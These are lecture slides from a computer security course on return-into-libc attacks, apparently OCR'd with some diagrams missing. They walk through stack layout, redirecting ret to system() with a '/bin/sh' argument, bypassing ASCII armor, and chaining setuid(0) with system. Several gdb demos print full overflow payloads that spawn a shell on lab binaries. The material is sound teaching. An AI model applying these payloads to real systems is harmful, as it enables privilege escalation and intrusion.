# Return into libc

## TOOR - Computer Security

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# Introduction

Stack overflows became popular following the release of aleph1's paper in 1996 ("*Smashing the stack for fun and profit*")

The classic stack overflow attack injects code on the stack and overwrites the return address with the address of the code on the stack.

The non-executable stack was introduced as a defensive measure after stack overflows became popular

Return-into-libc was introduced as a new exploitation technique to overcome the non-executable stack

In general, the focus has shifted towards code re-use attacks.

# Overview - What we will cover today

Code re-use techniques:

- Return into libc
- Return oriented programming (on friday)

Today we will look at return into libc:

- Classic return into libc
- Chaining return into libc calls
- %esp lifting


# Return into libc

Let's review the C calling convention.

Before making a call, the caller pushes the arguments on the stack.

It then executes a call instruction, passing control over to the called function.

What does the call stack look like right after the call instruction?




%ebp contains the beginning of the old stack frame

# Return into libc

The prologue usually sets up `%ebp` (and pushes the old one).


After the prologue the call stack looks like this:


`%ebp` remains constant throughout the function, and we can reference the passed arguments via:

- arg1: `8(%ebp)`
- arg2: `12(%ebp)`
- arg3: `16(%ebp)`
- and so on

# Return into libc

Before epilogue:




```
leave   # movl %ebp,%esp;    esp = ebp;
        # popl %ebp;         ebp = *esp; esp += 4;
```

Now %ebp contains the old EBP value (from the stack)


Call stack right before `ret`:

# Return into libc

What happens if the overwrite the return address with the code address of an existing function?

The prologue sets up `%ebp` based on the current `%esp`

```
push    %ebp
mov     %esp,%ebp
```




Then it expects its arguments to be:

- arg1: `8(%ebp)`
- arg2: `12(%ebp)`
- arg3: `16(%ebp)`
- and so on

# Return into libc

The C library is memory mapped into each process and contains many interesting functions, e.g. system, execve, execl, etc.

One approach:

- Find an interesting function in the C library
- Prepare arguments on the stack
- Overwrite return address with the address of a libc function


Assumption: libc is mapped at a known fixed address in memory

Let's look at `system()`. It takes a single parameter, a pointer to a string, and executes it as a shell command

Example: `system("/bin/sh")`

# Prepare the stack

Right before `ret`, we want our stack to look like this:




Why do we put `AAAA` there in between?


# Prepare the stack

We jumped into `system()` via `ret` – not `call`

`call` pushes the return address (`%eip + 1`) onto the stack

`ret` does not push the EIP. So we need to adjust for that.

As a result, when we enter `system()` and finish the prologue, the stack looks like this:




Next problem: how can we locate a `"/bin/sh"` string?

# Prepare the stack

Problem: how can we get an address to a `"/bin/sh"` string?

Few approaches:


- Place it in a buffer on the stack and guess the address
- Locate `"/bin/sh"` at a fixed memory address
- Re-use a pointer from the stack (depends on the program)

# Prepare the stack

Problem: how can we locate a `"/bin/sh"` string?

First approach:

- Place it in a buffer on the stack and guess the address




Assumptions:

- Non-randomized stack
- Requires control over a buffer on the stack
- (We can place it in ENV if we have local access.)
- Must guess the address exactly (or do we?)

# Demo

```
$ export EXEC=$(perl -e 'print "/" x 1024 . "/bin/sh"')
$ gdb ./overflow2
...
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7eb7790 <system>
(gdb) p/x getenv("EXEC")
$3 = 0xbffff605
(gdb) run $(perl -e 'print "A" x 1575')
         "$(perl -e 'print
             "\xff\xff\xff\xbf"      # old ebp
           . "\x90\x77\xeb\xb7"      # retaddr, system()
           . "BBBB"                  # new retaddr
           . "\x05\xf6\xff\xbf"')"   # ptr to "/bin/sh"
Starting program: ...
U WRAITES 1610 BAITES

sh-3.2$
```

# Prepare the stack

Problem: how can we locate a "/bin/sh" string?

Second approach:

- Locate "/bin/sh" at a fixed memory address

Our assumption is that libc is mapped at a known fixed address

Why not look for "/bin/sh" in libc?

```
$ ./findshell  # look for "/bin/sh" in libc
found shell at 0xb7fb8593
$ gdb ./overflow2
...
(gdb) x/s 0xb7fb8593
0xb7fb8593:  "/bin/sh"
(gdb)
```

# Demo

Assumption: libc is mapped at a given fixed address

Within libc we have:

- system() at fixed address 0xb7eb7790
- "/bin/sh" at fixed address 0xb7fb8593

```
(gdb) run $(perl -e 'print "A" x 1575')
         "$(perl -e 'print
             "\xff\xff\xff\xbf"     # old ebp
           . "\x90\x77\xeb\xb7"     # retaddr, system()
           . "BBBB"                 # new retaddr
           . "\x93\x85\xfb\xb7"')"  # "/bin/sh" in libc
Starting program: ...
U WRAITES 1610 BAITES
sh-3.2$
```

# Prepare the stack

Problem: how can we locate a `"/bin/sh"` string?

Third approach:


- Re-use a pointer from the stack (depends on the program)

Let's take an example – overflow2 from shell-lab.

We had an overflow in the following function:

```
void lolcat(char *arg, char *meow)
```

Let's look at the stack right before `ret` in `lolcat()`:




Any ideas?

# Prepare the stack


Problem: how can we locate a `"/bin/sh"` string?

Third approach:

- Re-use a pointer from the stack (depends on the program)


Let's only overwrite the return address, no more.

Call stack right before `ret` from `lolcat`:



# Demo

Call stack right before `ret` from `lolcat`:




```
(gdb) run $(perl -e 'print "A" x 1567')
         "$(perl -e 'print
             "/bin/sh;    "          # put "/bin/sh" in meow
           . "\x90\x77\xeb\xb7"')"   # retaddr, system()

Starting program: ...
U WRAITES 1602 BAITES
sh-3.2$
```

# ASCII armor


Remember: `strcpy()` stops copying when it encounters `\0`

One defensive mechanism against return-to-libc is to include a null-byte in all libc addresses (so called "ASCII armor")

On skel, all libc addresses start with a null-byte:

```
(gdb) p system
$1 = {<text variable>} 0x0076b5b0 <system>
```

What can we do now?




# ASCII armor

```
(gdb) p system
$1 = {<text variable>} 0x0076b5b0 <system>
```

On little-endian (x86) systems the address will be stored as:

```
b0 b5 76 00
```




```
[hhg@skel overflow]$ ./attackme2 `perl -e 'print "A" x 1587'`
                                 "`perl -e 'print
                                      "/bin/sh;"
                                    . "\xb0\xb5\x76"'`"
U WRAITES 1617 BAITES
sh-4.1$
```


# Chaining

We might need to make more than one call to exploit the program

Example: setuid(0); system("/bin/sh");

How can we chain calls into libc?

Because both setuid() and system() expect just one argument we could chain them like this:



# Chaining

A more general method is to use `%esp` lifting.

We locate instructions in the code that manipulates the stack and returns, e.g.

```
pop %ebx
pop %ebp
ret
```

Then we arrange the stack as follows:

| | | | 0(%esp) | 4(%esp) | 8(%esp) | 12(%esp) | 16(%esp) | 20(%esp) |
|---|---|---|---|---|---|---|---|---|
| | | | &setuid | retaddr | 0 | &system | &exit | "/bin/sh" |

What sequence of instructions would we want to execute when we jump to `retaddr1` and `retaddr2` ?

# Questions

Questions?